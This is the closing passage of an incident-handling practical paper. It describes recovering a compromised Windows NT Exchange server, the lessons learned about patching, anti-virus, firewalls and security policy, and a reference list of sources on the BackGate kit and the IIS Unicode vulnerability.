What Should Have Happened

I believe that I took the correct step in recommending that the system be rebuilt from scratch. The only area I think I should have done more in was to investigate the other systems on the network more thoroughly. I should have ran anti-virus software on each system to determine if any known viruses or worms had been placed on these systems. Other than that, I really don't know of any other tasks that needed to be performed here for this particular incident.

Recovery

Actual Events

In this phase of the incident, I was not the one who actually performed the following steps. ABC Management wanted their networking "experts" they had hired to do this work. (This was another money issue. Because these "experts" had set up the network, ABC felt that they were owed this service. The "experts" manager agreed. So ABC got the following tasks performed at no cost; except for down time of their Exchange Server.) I laid out the following steps for the "experts" to perform:

1. The Microsoft Exchange server machine was "rebuilt". (Note: This was done while the system was not connected to the network.) Also, only the Windows NT Operating System, the Microsoft Exchange software, and Norton Antivirus software was purchased and installed. The IIS Web Server was not installed this time.
2. All available Service Packs and security patches were installed on the Exchange Server. This includes the Windows NT Operating system and the Exchange software.
3. One of the two ethernet cards was removed from the machine. This is because when the system is installed on the network, it will be placed behind the firewall and will only need one network interface.
4. The Exchange server was configured per the notes taken prior to reformatting the hard disk. The users were informed that they need to choose new passwords since their others may have been compromised.
5. The Exchange server was connected to the internal network. For ease of implementation, it was assigned the same internal IP address it had prior to the incident. (This way you don't have to change the configuration of all the mail clients on the internal network) Next the Exchange server was verified that it was working properly by: testing for network connectivity, sending email from one user to another, and web browsing the Internet. This new configuration is shown in Figure 9.



Figure 9. Post Incident Configuration of the ABC Network

6. Now a conduit was built through the firewall to let mail traffic go to the new Exchange Server. Since the "experts" did not know how and I was not familiar with that particular firewall, they called the software vendor and were given instructions on how to properly set up the conduit.
7. Normally the DNS information for the ABC network would have to be changed when changing the IP address of the Exchange server (in particular, the MX record), but the firewall was able to use the same address for the Exchange server as it had before the incident when the conduit was implemented.
8. Now mail was sent to and received from several different locations and seemed to be working properly.
9. Finally, I verified that no known viruses were running on the Exchange server and that a backup was made via Norton Ghost on a CD-R.
10. In addition, all users were requested to change all of their ABC passwords. This included some instruction in what constitutes a good password.

What Should Have Happened

In addition to the above actions that took place, I believe that another security scan should be done. This is, all systems should have been rescanned with vulnerability scanners to verify that they are indeed clean from viruses, Trojans, and worms. Also, anti-virus should have been purchased for all ABC systems, not just the exchange server. Next there is the issue of a Network Intrusion Detection System. I think that one should have been installed on the ABC DMZ network to monitor network traffic. Finally, ABC should have begun the process to develop an Incident Handling Plan so that they would be ready

for their next incident.

Lessons Learned

Actual Events

This incident can be attributed to numerous causes. They are listed below.

1. The Exchange server was not kept up to date with all Service Packs and security patches.
2. The Exchange server had software installed (IIS) that was not being managed. In fact, the individuals managing that system did not even realize it was installed. This resulted in this machine providing network services that the administrators were not aware of.
3. The Exchange server was not running any anti-virus software.
4. The Exchange server did not have any security protection. This includes a host based or network based firewall.
5. The Exchange server logs were not being reviewed for suspicious events.

Although the above lists the "problems" that led to the incident, I believe that there was a fundamental problem here that needs to be addressed. The basic problem is that the company that the ABC Corporation hired to set up their network and thus their Exchange server did not ask for help when they could not figure out how to set up a conduit through the firewall for the mail to pass through, so that the Exchange Server would have been protected. For some reason, it seems that individuals and consulting or services companies are hesitant to ask for help. In this case, not asking for help resulted in a poorly designed network (from a security perspective). This did a disservice to the ABC Corporation who was trying to do the right thing. ABC knew they did not know how to set up their network on the Internet and hired a company who ABC believed knew what they were doing.

The only area I believe that ABC was lacking in was that they should have verified that what their contractor had installed was providing the level of protection they thought they were paying for. By this, I mean that there should have been some kind of verification of the network design and the security provided by the network as implemented. This was done to the extent that ABC hired my company to come in and analyze their security posture. The problem with this is that they had been up on the Internet for several months before analyzing their security. I realize there is a perceived extra expense for testing an implementation of any network design, but how else do you know for sure what kind of security is actually provided by the products you purchased and installed. It could be that the design is "perfect" but that the firewall or a server is not properly configured. Testing should be done whether all of the work is being performed in-house or all is outsourced or somewhere in between. This would have allowed ABC management to make the most informed decision about the security of their network.

The ideas in the above paragraphs were presented to both ABC management and the network company hired to install the ABC network. I believe that both parties saw where their process had failed. These thoughts were presented in a non-threatening way and I think that everyone left this incident contented and somewhat satisfied. Of course no company wants their network broken into and no networking company wants to be accused of negligence, so I don't mean to imply that all parties were happy. But I do believe that all involved did learn and benefit from this experience.

What Should Have Happened

I believe that the concepts presented above were correct considering the details of this incident. There are other areas of network security that could have affected this incident. In particular, I should have brought up the issue of corporate network and computer security policies. If ABC had implemented a good, thorough, set of policies and procedures then some of the above "lessons learned" would not have been required. For instance, if ABC had a policy that all computer systems would be running anti-virus software and that the anti-virus software must be kept up to date, then the above incident would have been discovered soon after it occurred.

The other area I failed to mention was that the security of the network should be retested periodically. The frequency is based on several items, such as how often the network is changed, how important is the data on the network, what would the monetary loss in a major incident be, and the amount of network services that are being provided. This is important because the threat to out networks is continuously changing. We have to do our part in trying to keep up with the "bad guys".

Final Thoughts

I hope that this paper has presented some ideas that will help you in your incident handling process. I'm sure that there are things that I did and recommendations that I made that other Incident Handlers might do differently. But as Stephen NorthCutt said in the audio of the on-line version of the GCIH class: "It is not that these are THE right answers. Every organization is different and each handler has a different style. These are some of the things that students have suggested in the classes I have taught over the years and things that I would do. Keep in mind that we are talking about improving the state of practice; your ideas, your techniques are important if we are going to progress as incident handlers." This quote is from the first slide of the section titled "Incident Handling – The Six Step Approach Part I".

References

Scarborough, Matt. "BackGate Kit Analysis and Defense." 18 May 2001. URL: http://www.incidents.org/react/unicode.php (23 Mar 2002)

Ng, Cary & Ferrie, Peter. "Backdoor.NTHack." 3 Jan 2002.

URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.nthack.htm (8 Apr 2002)

Computer Associates. "BackGate Kit."
URL: http://www3.ca.com/Virus/Virus.asp?ID=9739 (24 Mar 2002)

Computer Associates. "Win32.NTHack.dll."
URL: http://www3.ca.com/Virus/Virus.asp?ID=9773 (24 Mar 2002)

McAfee Security. "BackGate."
URL: http://hq.mcafeeasap.com/dispTrojan.asp?virus_k=98693 (23 Mar 2002)

Sublime Solutions. "FireDaemon v0.09c Technical Reference Manual." 2000.
URL: http://www.firedaemon.com/readme.html (27 Mar 2002)

Scarborough, Matt. "IIS Unicode bug." 3 Mar 2001.
URL: http://archives.neohapsis.com/archives/sf/ms/2001-q1/0359.html (24 Mar 2002)

Rubarth-Lay, Jim. "Securing a compromised Microsoft Windows NT Server."
URL: http://www.utexas.edu/computer/security/news/iis_hole.html (24 Mar 2002)

Scarborough. Matt. "BackGate Kit." 20 Feb 2001
URL: http://archives.neohapsis.com/archives/incidents/2001-02/0263.html (24 Mar 2002)

Freed, Les. "WinGate 3.0 Home." 18 Feb 1999.
URL: http://www.zdnet.com/products/stories/reviews/0,4161,388907,00.htm (3 Apr 2002)

Keir, Robin. "GRC attack analysis." 15 Oct 2001.
URL: http://keir.net/attacklist.html (23 Mar 2002)

SANS Institute. "GCIH On-line class, Incident Handling, The Six Step Approach" 2001.
URL: http://www.sans.org/onlinetraining/track4.php (02 Apr 2002)

Jiang, Guofei. "Microsoft IIS 4.0/5.0 Extended Unicode Directory Traversal Vulnerability." 16 Nov 2000.
URL: http://www.giac.org/practical/Guofei_Jiang_GCIH.doc (23 Mar 2002)

Deerfield.com. "WinGate Master Feature List."
URL: http://www.deerfield.com/products/wingate/features (23 Mar 2002)

Rhino Software. "Serv-U Features."
URL: http://www.serv-u.com/features.htm (23 Mar 2002)

Moore, H.D. "Unicode Rootkit."

URL: http://www.digitaloffense.net/worms/unicode-rootkit-01 (14 Mar 2002)

Loveless. "Wingate 3.09 (Backdoor WLF)." 2000.
URL: http://www.megasecurity.org/Tolls/Wingate3.09.html (02 Apr 2002).

Purdie, Leigh & Cora, George. "WINDOWS NT 4.0 SECURITY Graded Security Configuration Document." 16 Jan 2001.
URL: http://www.intersectalliance.com/projects/WinNTConfig/index.html (29 Mar 2002)

Intersect Alliance. "Windows 2000 Security Configuration Document."
URL: http://www.intersectalliance.com/projects/Win2kConfig/index.html (29 Mar 2002)

Purdie, Leigh & Cora, George. "INTERNET INFORMATION SERVER 4.0 SECURITY." 28 March 2001.
URL: http://www.intersectalliance.com/projects/IIS4Config/index.html (29 Mar 2002)